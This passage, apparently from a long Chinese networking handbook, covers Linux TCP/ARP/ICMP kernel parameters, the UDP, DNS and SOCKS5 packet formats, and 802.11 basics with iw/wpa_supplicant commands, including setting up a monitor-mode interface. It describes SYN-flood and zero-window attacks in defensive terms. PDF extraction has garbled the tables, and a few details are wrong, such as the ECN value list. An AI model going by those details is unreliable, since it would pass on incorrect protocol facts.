/proc/sys/net/ipv4/conf/eth0/shared\_media #告诉内核这个设备上是否有能够直接访问到的不同子网。

ARP参数

/proc/sys/net/ipv4/neigh/eth0/base\_reachable\_time #arp reacheable状态时间

/proc/sys/net/ipv4/neigh/eth0/gc\_stale\_time #arp stale状态时间

/proc/sys/net/ipv4/neigh/eth0/delay\_first\_probe\_time #delay状态时间

/proc/sys/net/ipv4/neigh/eth0/anycast\_delay #答邻居请求消息前的随机延迟的最大值， 以 jiffies 计。

/proc/sys/net/ipv4/neigh/eth0/locktime #arp条目超过这个时间将会被取代

/proc/sys/net/ipv4/neigh/eth0/retrans\_time #重发NS之间的间隔

/proc/sys/net/ipv4/conf/eth0/proxy\_arp #代理arp， 0禁用， 1启用接口地址， 2完全启用

/proc/sys/net/ipv4/neigh/eth0/proxy\_delay #在启用arp代理的网卡上回应请求前的时间区间

/proc/sys/net/ipv4/neigh/eth0/proxy\_qlen #用于延迟代理ARP定时器的最大队列长度

TCP参数

**tcp\_syn\_retries: INTEGER**

默认值是5

对于一个新建连接， 内核要发送多少个SYN连接请求才决定放弃。不应该大于255， 默认值是5， 对应于180 秒左右时间。(对于大负载而物理通信良好的网络而言， 这个值偏高， 可修改为2。这个值仅仅是针对对外的连接， 对进来的连接， 是由tcp\_retries1决定的)

**tcp\_retries1: INTEGER**

默认值是3

TCP尝试了3次重传后， 还没有收到ACK的话， 则后续每次重传都需要网络层先更新路由。这个值决定进入的syn连接。

**tcp\_synack\_retries: INTEGER**

默认值是5

对于远端的连接请求SYN， 内核会发送SYN＋ ACK数据报， 以确认收到上一个SYN连接请求包。这是所谓的三次握手(threeway handshake)机制的第二个步骤。这里决定内核在放弃连接之前所送出的SYN+ACK数目。不应该大于255， 默认值是5， 对应于180秒左右时间。(可以根据上面的tcp\_syn\_retries来决定这个值)

**tcp\_retries2: INTEGER**

默认值为15

在丢弃激活(已建立通讯状况)的TCP连接之前， 需要进行多少次重试。默认值为15， 根据RTO的值来决定， 相当于13-30分钟(RFC1122规定， 必须大于100秒)。(这个值根据目前的网络设置， 可以适当地改小， 我的网络内修改为了5)

**tcp\_keepalive\_time: INTEGER**

默认值是7200(2小时)

19/990

QQ群：632167235

当keepalive打开的情况下， TCP发送keepalive消息的频率。(由于目前网络攻击等因素， 造成了利用这个进行的攻击很频繁， 曾经也有cu的朋友提到过， 说如果2边建立了连接， 然后不发送任何数据或者rst/fin消息， 那么持续的时间是不是就是2小时， 空连接攻击?tcp\_keepalive\_time就是预防此情形的。我个人在做nat服务的时候的修改值为1800秒)

**tcp\_keepalive\_probes**： **INTEGER**

默认值是9

TCP发送keepalive探测以确定该连接已经断开的次数。(注意:保持连接仅在SO\_KEEPALIVE套接字选项被打开时才发送。次数默认不需要修改， 当然根据情形也可以适当地缩短此值。设置为5比较合适)

**tcp\_keepalive\_intvl**： **INTEGER**

默认值为75

探测消息发送的频率， 乘以tcp\_keepalive\_probes就得到对于从开始探测以来没有响应的连接杀除的时间。默认值为75秒， 也就是没有活动的连接将在大约11分钟以后将被丢弃。(对于普通应用来说， 这个值有一些偏大， 可以根据需要改小。特别是web类服务器需要改小该值， 15是个比较合适的值)

**tcp\_orphan\_retries: INTEGER**

默认值是8

在近端丢弃TCP连接之前， 要进行多少次重试， 主要是针对孤立的socket(也就是已经从进程上下文中删除了， 可是还有一些清理工作没有完成)， 对于这种socket， 我们重试的最大的次数就是它。默认值是8个， 相当于50秒-16分钟， 视RTO而定。如果您的系统是负载很大的web服务器， 那么也许需要降低该值， 这类

sockets可能会耗费大量的资源。另外参考tcp\_max\_orphans。(事实上做NAT的时候， 降低该值也是好处显著的， 我本人的网络环境中降低该值为3)

（ FIN\_WAIT1状态的时间）

假设服务端上有一个大文件， 攻击者连接服务端发起请求， 但是却不接收数据， 于是乎就造成一种现象： 客户端接收队列满， 导致服务端不得不通过「zero window probes」来循环检测客户端是否有可用空间， 以至于 tcp\_orphan\_retries 也没有用， 因为服务端活活被憋死了， 发不出 FIN 来， 从而永远卡在 FIN\_WAIT1。

**tcp\_max\_orphans: INTEGER**

缺省值是8192

系统所能处理不属于任何进程的TCP sockets最大数量。假如超过这个数量， 那么不属于任何进程的连接会被立即reset， 并同时显示警告信息。之所以要设定这个限制， 纯粹为了抵御那些简单的DoS攻击， 千万不要依赖这个或是人为的降低这个限制(这个值Redhat AS版本中设置为32768， 但是很多防火墙修改的时候， 建议该值修改为2000)

**tcp\_fin\_timeout: INTEGER**

默认值是 60

对于本端断开的socket连接， TCP保持在FIN-WAIT-2状态的时间。对方可能会断开连接或一直不结束连接或不可预料的进程死亡。默认值为60秒。过去在2.2版本的内核中是180秒。您可以设置该值， 但需要注意， 如果您的机器为负载很重的web服务器， 您可能要冒内存被大量无效数据报填满的风险， FIN-WAIT-2

sockets的危险性低于FIN-WAIT-1， 因为它们最多只吃1.5K的内存， 但是它们存在时间更长。另外参考

tcp\_max\_orphans。(事实上做NAT的时候， 降低该值也是好处显著的， 我本人的网络环境中降低该值为30)

如果套接字由本地要求关闭， 它决定保持在FIN\_WAIT-2的时间， 最多只使用1.5K内存。

**tcp\_max\_tw\_buckets: INTEGER**

默认值是180000

系统在同时所处理的最大timewait sockets数目。如果超过此数的话， time-wait socket会被立即砍除并且显示警告信息。之所以要设定这个限制， 纯粹为了抵御那些简单的DoS攻击， 千万不要人为的降低这个限制， 不过， 如果网络条件需要比默认值更多， 则可以提高它(或许还要增加内存)。(事实上做NAT的时候最好可以适当地增加该值)

**tcp\_tw\_recycle: BOOLEAN**

默认值是0

打开快速TIME-WAIT sockets回收。除非得到技术专家的建议或要求， 请不要随意修改这个值。(做NAT的时候， 建议打开它)

**tcp\_tw\_reuse: BOOLEAN**

默认值是0

该文件表示是否允许重新应用处于TIME-WAIT状态的socket用于新的TCP连接(这个对快速重启动某些服务， 而启动后提示端口已经被使用的情形非常有帮助)。注意必须同时开启tcp\_timestamps才起作用。

20/990

QQ群：632167235

**tcp\_abort\_on\_overflow: BOOLEAN**

缺省值是0

当守护进程太忙而不能接收新的连接， 就向对方发送reset消息， 默认值是false。这意味着当溢出的原因是因为一个偶然的猝发， 那么连接将恢复状态。只有在你确信守护进程真的不能完成连接请求时才打开该选项， 该选项会影响客户的使用。(对待已经满载的sendmail， apache这类服务的时候， 这个可以很快让客户端终止连接， 可以给予服务程序处理已有连接的缓冲机会， 所以很多防火墙上推荐打开它)

如果服务超载， 内核主动发送RST包。

**tcp\_syncookies: BOOLEAN**

默认值是0

只有在内核编译时选择了CONFIG\_SYNCOOKIES时才会发生作用。当出现syn等候队列出现溢出时向对方发送

syncookies。目的是为了防止syn flood攻击。

注意： 该选项千万不能用于那些没有收到攻击的高负载服务器， 如果在日志中出现synflood消息， 但是调查发现没有收到synflood攻击， 而是合法用户的连接负载过高的原因， 你应该调整其它参数来提高服务器性能。参考:

tcp\_max\_syn\_backlog tcp\_synack\_retries tcp\_abort\_on\_overflow

syncookie严重的违背TCP协议， 不允许使用TCP扩展， 可能对某些服务导致严重的性能影响(如SMTP转发)。

(注意， 该实现与BSD上面使用的tcp proxy一样， 是违反了RFC中关于tcp连接的三次握手实现的， 但是对于防御syn-flood的确很有用。)

**tcp\_stdurg: BOOLEAN**

默认值为0

使用TCP urg pointer字段中的主机请求解释功能。大部份的主机都使用老旧的BSD解释， 因此如果您在Linux

打开它， 或会导致不能和它们正确沟通。

**tcp\_max\_syn\_backlog: INTEGER**

对于那些依然还未获得客户端确认的连接请求， 需要保存在队列中最大数目。对于超过128Mb内存的系

统， 默认值是1024， 低于128Mb的则为128。如果服务器经常出现过载， 可以尝试增加这个数字。警告!假如您将此值设为大于1024， 最好修改include/net/tcp.h里面的 TCP\_SYNQ\_HSIZE， 以保持TCP\_SYNQ\_HSIZE\*16<=tcp\_max\_syn\_backlog ， 并且编进核心之内。(SYN Flood攻击利用TCP协议散布握手的缺陷， 伪造虚假源IP地址发送大量TCP-SYN半打开连接到目标系统， 最终导致目标系统Socket队列资源耗 尽而无法接收新的连接。为了应付这种攻击， 现代Unix系统中普遍采用多连接队列处理的方式来缓冲(而不是解决)这种攻击， 使用一个基本队列处理正常的完全连接应用(Connect()和Accept())， 用另一个队列单独存放半打开连接。这种双队列处理方式和其他一些系统内核措施(例如Syn-Cookies/Caches)联合应用时， 能够比较有效的缓解小规模的SYN Flood攻击(事实证明<1000p/s)加大SYN队列长度可以容纳更多等待连接的网络连接数， 所以对Server来说可以考虑增大该值。)

也就是半连接syn队列的长度,为max（ 64,/proc/sys/net/ipv4/tcp\_max\_syn\_backlog）

**net.core.somaxconn: INTEGER**

listen()函数的等待连接队列长度， 默认128。注意调节tcp\_max\_syn\_backlog。

**net.core.netdev\_max\_backlog: INTEGER**

每个网络接口接收数据包的速率比内核处理这些包的速率快时， 允许送到队列的数据包的最大数目。

**tcp\_window\_scaling: INTEGER**

缺省值为1

该文件表示设置tcp/ip会话的滑动窗口大小是否可变。参数值为布尔值， 为1时表示可变， 为0时表示不可变。tcp/ip通常使用的窗口最大可达到65535字节， 对于高速网络， 该值可能太小， 这时候如果启用了该功能， 可以使tcp/ip滑动窗口大小增大数个数量级， 从而提高数据传输的能力(RFC 1323)。（ 对普通百M网络而言， 关闭会降低开销， 所以如果不是高速网络， 可以考虑设置为0）

**tcp\_timestamps: BOOLEAN**

缺省值为1

Timestamps用在其它一些东西中， 可以防范那些伪造的 sequence 号码。一条1G的宽带线路或许会重遇到带out-of-line数值的旧sequence号码(假如它是由于上次产生的)。Timestamp会让它知道这是个“旧封包”。(该文件表示是否启用以一种比超时重发更精确的方法（ RFC 1323） 来启用对RTT的计算； 为了实现更好的性能应该启用这个选项。)

**tcp\_sack: BOOLEAN**

21/990

QQ群：632167235

缺省值为1

使用Selective ACK， 它可以用来查找特定的遗失的数据报， 因此有助于快速恢复状态。该文件表示是否启用有选择的应答（ Selective Acknowledgment） ， 这可以通过有选择地应答乱序接收到的报文来提高性能（ 这样可以让发送者只发送丢失的报文段）。(对于广域网通信来说这个选项应该启用， 但是这会增加对CPU的占用。)

**tcp\_fack: BOOLEAN**

缺省值为1

打开FACK拥塞避免和快速重传功能。(注意， 当tcp\_sack设置为0的时候， 这个值即使设置为1也无效)

**tcp\_dsack: BOOLEAN**

缺省值为1

允许TCP发送"两个完全相同"的SACK。

**tcp\_ecn: BOOLEAN**

缺省值为2

打开TCP的直接拥塞通告功能。需中间路由器支持。

1. Disable ECN. Neither initiate nor accept ECN.
2. Enable ECN when requested by incoming connections and also request ECN on outgoing connection attempts. 2 Enable ECN when requested by incoming connections but do not request ECN on outgoing connections.

**tcp\_reordering: INTEGER**

默认值是3

TCP流中重排序的数据报最大数量 。(一般有看到推荐把这个数值略微调整大一些， 比如5)

**tcp\_retrans\_collapse: BOOLEAN**

缺省值为1

对于某些有bug的打印机提供针对其bug的兼容性。(一般不需要这个支持， 可以关闭它)

**tcp\_wmem(3**个 **INTEGER**变量 **)**： **min**， **default**， **max**

min: 为TCP socket预留用于发送缓冲的内存最小值。每个tcp socket都可以在建立以后使用它。默认值为

4096(4K)。

default: 为TCP socket预留用于发送缓冲的内存数量， 默认情况下该值会影响其它协议使用的

net.core.wmem\_default值， 一般要低于net.core.wmem\_default的值。默认值为16384(16K)。

max: 用于TCP socket发送缓冲的内存最大值。该值不会影响net.core.wmem\_max， “静态”选择参数

SO\_SNDBUF则不受该值影响。默认值为131072(128K)。（ 对于服务器而言， 增加这个参数的值对于发送数据很有帮助， 在我的网络环境中， 修改为了51200 131072 204800）

**tcp\_rmem (3**个 **INTEGER**变量 **)**： **min**， **default**， **max**

min: 为TCP socket预留用于接收缓冲的内存数量， 即使在内存出现紧张情况下tcp socket都至少会有这么多数量的内存用于接收缓冲， 默认值为8K。

default: 为TCP socket预留用于接收缓冲的内存数量， 默认情况下该值影响其它协议使用的

net.core.wmem\_default值。该值决定了在tcp\_adv\_win\_scale、tcp\_app\_win和tcp\_app\_win=0默认值情况下，

TCP窗口大小为65535。默认值为87380。

max: 用于TCP socket接收缓冲的内存最大值。该值不会影响net.core.wmem\_max， “静态”选择参数

SO\_SNDBUF则不受该值影响。默认值为128K。默认值为87380\*2 bytes。（ 可以看出max的设置最好是default

的两倍， 对于NAT来说主要该增加它， 我的网络里为51200 131072 204800）

**tcp\_mem(3**个 **INTEGER**变量 **)**： **low**， **pressure**， **high**

low: 当TCP使用了低于该值的内存页面数时， TCP不会考虑释放内存。(理想情况下， 这个值应与指定给

tcp\_wmem的第2个值相匹配， 这第2个值表明， 最大页面大小乘以最大并发请求数除以页大小 (131072 \*

300 / 4096)。)

pressure: 当TCP使用了超过该值的内存页面数量时， TCP试图稳定其内存使用， 进入pressure模式， 当内存消耗低于low值时则退出pressure状态。(理想情况下这个值应该是TCP可以使用的总缓冲区大小的最大值(204800 \* 300 / 4096)。)

high: 允许所有tcp sockets用于排队缓冲数据报的页面量。(如果超过这个值， TCP连接将被拒绝， 这就是为什么不要令其过于保守(512000 \* 300 / 4096)的原因了。在这种情况下， 提供的价值很大， 它能处理很多连接， 是所预期的2.5倍； 或者使现有连接能够传输2.5倍的数据。我的网络里为192000 300000 732000)

一般情况下这些值是在系统启动时根据系统内存数量计算得到的。

**tcp\_app\_win : INTEGER**

22/990

QQ群：632167235

默认值是31

保留max(window/2^tcp\_app\_win， mss)数量的窗口用于应用缓冲。当为0时表示不需要缓冲。

**tcp\_adv\_win\_scale : INTEGER**

默认值为2

计算缓冲开销bytes/2^tcp\_adv\_win\_scale(如果tcp\_adv\_win\_scale > 0)或者bytes-bytes/2^(-tcp\_adv\_win\_scale)

(如果tcp\_adv\_win\_scale <= 0）。

**tcp\_rfc1337 :BOOLEAN**

缺省值为0

这个开关可以启动对于在RFC1337中描述的“tcp的time-wait暗杀危机”问题的修复。启用后， 内核将丢弃那些发往time-wait状态TCP套接字的RST包。

**tcp\_low\_latency : BOOLEAN**

缺省值为0

允许TCP/IP栈适应在高吞吐量情况下低延时的情况； 这个选项一般情形是的禁用。(但在构建Beowulf集群的时候， 打开它很有帮助)

ICMP参数

/proc/sys/net/ipv4/icmp\_echo\_ignore\_all #直接忽略ping

/proc/sys/net/ipv4/icmp\_echo\_ignore\_broadacsts #忽略广播ping

/proc/sys/net/ipv4/igmp\_max\_memberships #有多少个igmp套接字处于监听状态

/proc/sys/net/ipv4/conf/eth0/send\_redirects #是否发送重定向

/proc/sys/net/ipv4/conf/eth0/accept\_redirects #接收ICMP重定向

/proc/sys/net/ipv4/conf/eth0/secure\_redirects #只接收网关的重定向消息

路由参数

/proc/sys/net/ipv4/ip\_forward #IP转发

/proc/sys/net/ipv6/conf/all/forwarding #IPv6转发

/proc/sys/net/ipv4/conf/eth0/forwarding #启用或禁用IP转发

/proc/sys/net/ipv4/conf/eth0/mc\_forwarding #启用多播转发

/proc/sys/net/ipv4/conf/eth0/rp\_filter #反向路径过滤

/proc/sys/net/ipv4/conf/eth0/accept\_source\_route #是否接收源路由

/proc/sys/net/ipv4/route/flush #对这个文件写操作将导致刷新路由缓冲

**1.9 UDP**

报文格式：

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------------------+-----------------------+

|

sport

|

dport

|

+-----------------------+-----------------------+

|

length

|

checksum

|

+-----------------------+-----------------------+

|

data

|

+-----------------------------------------------+

* length： 以8bit为单位。
* checksum： 可选， 不用时置0。

注： UDP通常限制数据部分长度不大于512字节。

23/990

QQ群：632167235

**1.10 DNS**

报文格式

|-

8

-|-

8

-|-

8

-|-

8

-|

+-----------------------+-----------------------+

|

Message ID

|

flags

|

+-----------------------+-----------------------+

|

QDCOUNT

|

ANCOUNT

|

+-----------------------+-----------------------+

|

NSCOUNT

|

ARCOUNT

|

+-----------------------+-----------------------+

|

\

|

\

查询问题

+-----------------------------------------------+

|

\

|

\

回答

+-----------------------------------------------+

|

\

|

\

授权

+-----------------------------------------------+

|

\

|

\

额外信息

+-----------------------------------------------+

Message ID

由客户程序设置并由服务器返回结果。客户程序通过它来确定响应与查询是否匹配。

flags

|- 1-|-

4

-|- 1-|- 1-|- 1-|- 1-|- 3 -|-

4

-|

+----+--------+----+----+----+----+-----+-------+

| QR | opcode | AA | TC | RD | RA | 000 | rcode |

+----+--------+----+----+----+----+-----+-------+

QR： 标示该消息是请求消息（ 该位为0） 还是应答消息（ 该位为1）

OPCODE： 请求类型， 目前有三类值：

* 0， QUERY， 标准查询
* 1， IQUERY， 反向查询
* 2， STATUS， DNS状态请求
* 5， UPDATE， DNS域更新请求

AA： 只在响应消息中有效。该位标示响应该消息的域名服务器是该域中的权威域名服务器。因为Answer

Section中可能会有很多域名。

TC： 标示这条消息是否因为长度超过UDP数据包的标准长度512字节， 如果超过512字节， 该位被设置为1。

RD： 是否递归查询。如果该位被设置为1， 则收到请求的域名服务器会递归查询域名， 需要注意的是， 该位为1， 域名服务器不一定会做递归查询， 这取决于域名服务器是否支持递归查询。

RA： 在响应消息中清除并设置。标示该DNS域名服务器是否支持递归查询。

RCODE： 只在响应消息中有效， 标示响应消息的类型：

* 0， 成功的响应
* 1， 格式错误， 域名服务器无法解析请求， 因为请求消息格式错误
* 2， 服务器错误， 域名服务器因为内部错误无法解析该请求
* 3， 名字错误， 只在权威域名服务器的响应消息中有效， 标示请求中请求的域不存在
* 4， Not Implemented， 域名服务器不支持请求的类型
* 5， Refused， 域名服务器因为策略的原因拒绝执行请求的操作。例如域名服务器不会为特定的请求者返回查询结果， 或者域名服务器不会为特定的请求返回特定的数据

COUNT

24/990

QQ群：632167235

QDCOUNT： 标示请求部分的条目数。

ANCOUNT： 标示响应部分的资源记录数。如果响应消息中没有记录， 则设置为0。

NSCOUNT： 标示权威部分的域名服务器资源记录数。如果响应消息中没有权威记录， 则设置为0。

ARCOUNT： 标示额外部分的资源记录数。

查询问题

|-

8

-|-

8

-|

+-----------------------+-----------------------+

|

\

QNAME

|

\

+-----------------------------------------------+

|

QTYPE

|

+-----------------------------------------------+

|

QCLASS

|

+-----------------------------------------------+

注： 该字段无需以整32bit边界结束,即无需填充字节。

QNAME

查询名是要查找的名字， 它是一个或多个标识符的序列。每个标识符以首字节的计数值来说明随后标识符的字节长度， 每个名字以最后字节为0结束， 长度为0的标识符是根标识符。计数字节的值必须是0~63的数， 因为标识符的最大长度仅为63。

03 77 77 77 06 67 6f 6f 67 6c 65 03 63 6f 6d 02

w w w . g o o g l e . c o m .

68

h

6b k

00

QTYPE

请求的资源记录的类型， 最常见的有：

0x0001： A记录

0x0002： NS记录

0x0005： CNAME记录

0x0006： SOA记录

0x000B： WKS记录

0x000C： PRT记录

0x000F： MX记录

0x0021： SRV记录

0x0026： A6记录

0x00FF： 任何资源记录

QCLASS

请求的资源记录的类型， Internet或CHAOS？ 最主要的是：

0x0001： IN或Internet

应答部分

剩余三个应答部分的格式相同。

|-

8

-|-

8

-|

+-----------------------+-----------------------+

|

\

NAME

|

\

+-----------------------------------------------+

|

TYPE

|

+-----------------------------------------------+

|

CLASS

|

+-----------------------------------------------+

25/990

QQ群：632167235

|

|

TTL

|

|

+-----------------------------------------------+

|

RDLENGTH

|

+-----------------------------------------------+

|

\

RDATA

|

\

+-----------------------------------------------+

NAME

请求的域名。需要注意的是， 此处的域名有两种类型的标示防范， 一是上面提到的元信息标示方法； 二是指针法。

指针法中请求的域名由一个16位的地址标示， 该地址指向请求部分中的域名， 它的地址是请求部分中域名距离消息开头的偏移量。

TYPE

16位。

定义了RDATA部分中的内容：

0x0001： A记录

0x0002： NS记录

0x0005： CNAME记录

0x0006： SOA记录

0x000B： WKS记录

0x000C： PRT记录

0x000F： MX记录

0x0021： SRV记录

0x0026： A6记录

0x00FF： 任何资源记录

CLASS

16位。

响应的资源记录的类型， Internet或CHAOS？ 最主要的是：

0x0001： IN或Internet

TTL

32位。

该资源记录被缓存的秒数。

RDLENGTH

16位。

RDATA部分的长度， 单位是字节。

RDATA

不同类型的资源记录有不同的RDATA格式。

SOA记录：

* Primary NS： 变长类型， 域中master的名字
* Admin MB： 变长类型， 域管理者的邮箱
* Serial Number： 32位
* Refresh Interval： 32位
* Retry Interval： 32位
* Expiratio Limit： 32位
* TTL： 32位

26/990

QQ群：632167235

MX记录：

* Preference
* Main Exchanger： 提供邮件服务的主机名

A记录：

* IP地址： 32位

PRT、NS记录

* Name： 如果是PRT记录， 则返回IP地址对应的域名； 如果是NS记录， 则返回NS

**1.11 Socks5**

第一步：客户端发送协商包

格式：

+----+----------+----------+

|VER | NMETHODS | METHODS

|

+----+----------+----------+

| 1

|

1

| 1 to 255 |

+----+----------+----------+

VER： X'05'

NMETHODS： 认证方法的数量

METHODS： 认证的方法

* X'00'： NO AUTHENTICATION REQUIRED
* X'01'： GSSAPI
* X'02'： USERNAME/PASSWORD
* X'03'： to X'7F' IANA ASSIGNED
* X'80'： to X'FE' RESERVED FOR PRIVATE METHODS
* X'FF'： NO ACCEPTABLE METHODS

第二步：服务器选定认证方法

格式：

+----+--------+

|VER | METHOD |

+----+--------+

| 1

|

1

|

+----+--------+

第三步：客户端发送认证信息

格式：

+----+------+----------+------+----------+

|VER | ULEN |

UNAME

| PLEN |

PASSWD

|

+----+------+----------+------+----------+

| 1

|

1

| 1 to 255 |

1

| 1 to 255 |

+----+------+----------+------+----------+

VER： X'01'， 子协商版本

第四步：服务器确认认证结果

格式：

+----+--------+

|VER | STATUS |

+----+--------+

27/990

QQ群：632167235

| 1

|

1

|

+----+--------+

VER： X'01' STATUS： X'00'

如果认证失败， 服务器需主动关闭连接。

第五步：客户端发送连接请求

格式：

+----+-----+-------+------+----------+----------+

|VER | CMD |

RSV

| ATYP | DST.ADDR | DST.PORT |

+----+-----+-------+------+----------+----------+

| 1

|

1

| X'00' |

1

| Variable |

2

|

+----+-----+-------+------+----------+----------+

VER： protocol version: X'05' CMD：

* CONNECT X'01'
* BIND X'02'
* UDP ASSOCIATE X'03' RSV： RESERVED

ATYP： address type of following address

* IP V4 address: X'01'
* DOMAINNAME: X'03'
* IP V6 address: X'04' DST.ADDR： desired destination address
* X'01'： IPv4地址， 地址长度4字节
* X'03'： 域名， 地址字段的第一个字节代表域名长度， 最后没有NULL字符
* X'04'： IPv6地址， 地址长度16字节

DST.PORT： desired destination port in network octet order

第六步：服务器返回连接结果

当客户端认证成功并且服务器和目标地址尝试建立了连接， 便返回结果。

格式：

+----+-----+-------+------+----------+----------+

|VER | REP |

RSV

| ATYP | BND.ADDR | BND.PORT |

+----+-----+-------+------+----------+----------+

| 1

|

1

| X'00' |

1

| Variable |

2

|

+----+-----+-------+------+----------+----------+

VER： protocol version: X'05' REP： Reply field:

* X'00'： succeeded
* X'01'： general SOCKS server failure
* X'02'： connection not allowed by ruleset
* X'03'： Network unreachable
* X'04'： Host unreachable
* X'05'： Connection refused
* X'06'： TTL expired
* X'07'： Command not supported
* X'08'： Address type not supported
* X'09'： to X'FF' unassigned RSV： RESERVED

ATYP： address type of following address

* IP V4 address: X'01'
* DOMAINNAME: X'03'
* IP V6 address: X'04'

28/990

QQ群：632167235

BND.ADDR： server bound address BND.PORT： server bound port in network octet order

如果服务器连接目标失败， 则需10s内主动关闭连接。

二、无线

**2.1** 概述

简介

IEEE 802.11是现今无线局域网通用的标准， 它是由国际电机电子工程学会(IEEE)所定义的无线网络通信的标准。

其中定义了媒体访问控制层(MAC层)和物理层。物理层定义了工作在2.4GHz的ISM频段上的两种扩频作调制方式和一种红外传输的方式， 总数据传输速率设计为2Mbit/s。两个设备可以自行构建临时网络， 也可以在基站(Base Station, BS)或者接入点(Access Point， AP)的协调下通信。为了在不同的通讯环境下取得良好的通讯质量， 采用CSMA/CA(Carrier Sense Multiple Access／ Collision Avoidance)硬件沟通方式。

注意： 802.11和Wi-Fi技术并不是同一个东西。Wi-Fi标准是802.11标准的一个子集， 并且是Wi-Fi联盟负责管理。

使用射频信号。

wlan属于数据链路层和物理层。

共有14个频道， 每个频道22MHz， 不重叠的频道有1、6、11。

标准

* 802.11a 美国

- 速度 54Mbps

* 802.11b

- 速度 1M～ 11M

- 范围 室内： 1500M 室外5000M

* 802.11g

- 速度 54M

* 802.11n

- 速度 540M

* 蓝牙
* 频段 2.4GHz
* 速度 10Mbps



协议类型

* **11b only**： 表示网速以11b的标准运行， 工作在2.4GHz频段， 最大传输速率为11Mb/s， 实际传输速度

5Mbps左右。

* **11g only**： 表示网速以11g的标准运行， 工作在2.4GHz频段， 向下兼容802.11b标准， 传输速率54Mbps。
* **11n only**： 表示网速以11n的网络标准运行， 传输速率108Mbps~600Mbps。
* **11bg mixed**： 表示网络以11b/g的混合模式运行。
* **11bgn mixed**： 表示网速以11b/g/n的混合模式运行。

29/990



QQ群：632167235

无线网卡模式

被管理模式（ **Managed mode**） ： 当你的无线客户端直接与无线接入点（ WAP） 连接时， 就使用这个模式。在这个模式中， 无线网卡的驱动程序依赖WAP管理整个通信过程。

**Ad hoc** 模式： 当你的网络由互相直连的设备组成时， 就用这个模式。在这个模式中， 无线通信双方共同承担WAP的职责。

主模式（ **Master mode**） ： 一些高端网卡还支持主模式。这个模式允许无线网卡使用特制的驱动程序和软件工作， 作为其他设备的WAP。

监听模式（ **Monitor mode**） ： 当你的无线客户端停止首发数据， 专心监听数据包时， 就使用这个模式。

网卡工作模式有： 广播模式、多播模式、直接模式、混杂模式。默认工作在广播模式和直接模式。在无线网络中， 无线网卡是以广播模式发射信号的。

拓扑结构

WLAN有以下三种网络拓扑结构:

1. 独立基本服务集(Independent BSS, IBSS)网络(也叫ad-hoc网络)
2. 基本服务集(Basic Service Set, BSS)网络
3. 扩展服务集(Extent Service Set, ESS)网络

AD-Hoc网络


win7自带的AD-Hoc组建功能， 可以让我们很方便的在一个小范围内快速组建"局域网"， 联网打游戏啥的很方便。

BSS网络

对于个人PC来说， 使用最多的所谓"无线Wi-Fi"指的就是BSS网络模式， 我们通过AP(Access Point)接入点来接入网络。

ESS网络

30/990



QQ群：632167235

其中， ESS中的DS(分布式系统)是一个抽象系统， 用来连接不同BSS的通信信道(通过路由服务)， 这样就可以消除BSS中STA与STA之间直接传输距离受到物理设备的限制。

服务

根据拓扑结构可以得出802.11的两类服务：

1. 站点服务SS(每个STA都要有的服务)

1. 认证(Authentication)
2. 解除认证(Deauthentication)
3. 加密(Privacy)
4. MSDU传递(MSDU delivery)

2. 分布式系统服务DSS(DS特有服务)

1. 关联(Association)
2. 解除关联(Deassociation)
3. 分布(Distribution)
4. 集成(Integration)
5. 重关联(Ressociation)

**2.2** 配置命令

wpa\_supplicat.conf可以看doc文档。

禁用无线网卡：

# **rfkill block wifi**

创建监听接口：

# **iw phy phy0 interface add wlan0mon type monitor**

获取无线连接状态：

# **iw dev wlan0 link**

# **iw dev wlan0 station dump**

改变网卡模式到Ad-hoc网络：

# **iw dev interface set type ibss**

连接到未加密网络：

# **iw dev interface connect "your\_essid"**

连接到WEP网络， 将第三个key作为默认：

# **iw dev interface connect "your\_essid" key d:2:your\_key**

配置wpa\_supplicant：

# **wpa\_supplicant -B -i wlan0 -c /etc/wpa\_supplicant.conf**

ctrl\_interface=/var/run/wpa\_supplicant

31/990

QQ群：632167235

# **wpa\_cli -i wlan0**

* **scan**
* **scan\_result**
* **add\_network**
* **set\_network 0 ssid "ssidname"**
* **set\_network 0 key\_mgmt WPA-PSK**
* **set\_network 0 psk "passwd"**
* **enable\_network 0**
* **save\_config**

**2.3** 协议格式

**2.3.1** 概述

我们知道数据链路层是一个很靠近底层的通信协议， 它使用Bit来表示信息(也使用Bit来标识数据包的开始和结束)， 所以数据链路层的协议格式并没有强制要求一个固定的长度， 即802.11协议长度是可变的。不同功能的数据帧长度会不一样。这一特性说明mac802.11数据帧显得更加灵活， 然而， 也会更加复杂。

mac 802.11的数据帧长度不定主要是由于以下几点决定的：

1. mac地址数目不定， 根据帧类型不同， mac 802.11的mac地址数会不一样。比如说ACK帧仅有一个mac地址， 而数据帧有3个mac地址， 在WDS模式下， 帧头有4个mac地址。

2.802.11的管理帧所携带的信息长度不定， 在管理帧中， 不仅仅只有一些类似于mac地址， 分片标志之类的这些信息， 而且另外还会包括一些其它的信息， 这些信息有关于安全设置的， 有关于物理通信的， 比如说我们的SSID名称就是通过管理帧获得的。AP会根据不同的情况发送包含有不同信息的管理帧。

3. 加密(wep,wpa等)信息， QOS(quality of service)信息， 若有加密的数据帧格式和没有加密的数据帧格式还不一样， 加密数据帧格式还多了个加密头， 用于解密用。然则QOS也是同样道理。

数据包类型

802.11标准将所有的数据包分为3种：

1. 数据： 数据数据包的作用是用来携带更高层次的数据(如IP数据包， ISO7层协议)。它负责在工作站之间传输数据

2. 管理： 管理数据包控制网络的管理功能。

1. 信标帧(Beacons)： 在无线设备中， 定时依次按指定间隔发送的有规律的无线信号(类似心跳包)， 主要用于定位和同步使用
2. 解除认证(Deauthentication)数据包
3. Probe(request and response)
4. Authenticate(request and response)
5. Associate(request and response)
6. Reassociate(request and response)
7. Dissassociate(notify)


管理帧负责监督， 主要用来加入或退出无线网络， 以及处理接入点之间连接的转移事宜。

3. 控制： 控制数据包得名于术语“媒体接入控制(Media Access Control, MAC)”， 是用来控制对共享媒体(即物理媒介， 如光缆)的访问。

1. 请求发送(Request To Send， RTS)数据包
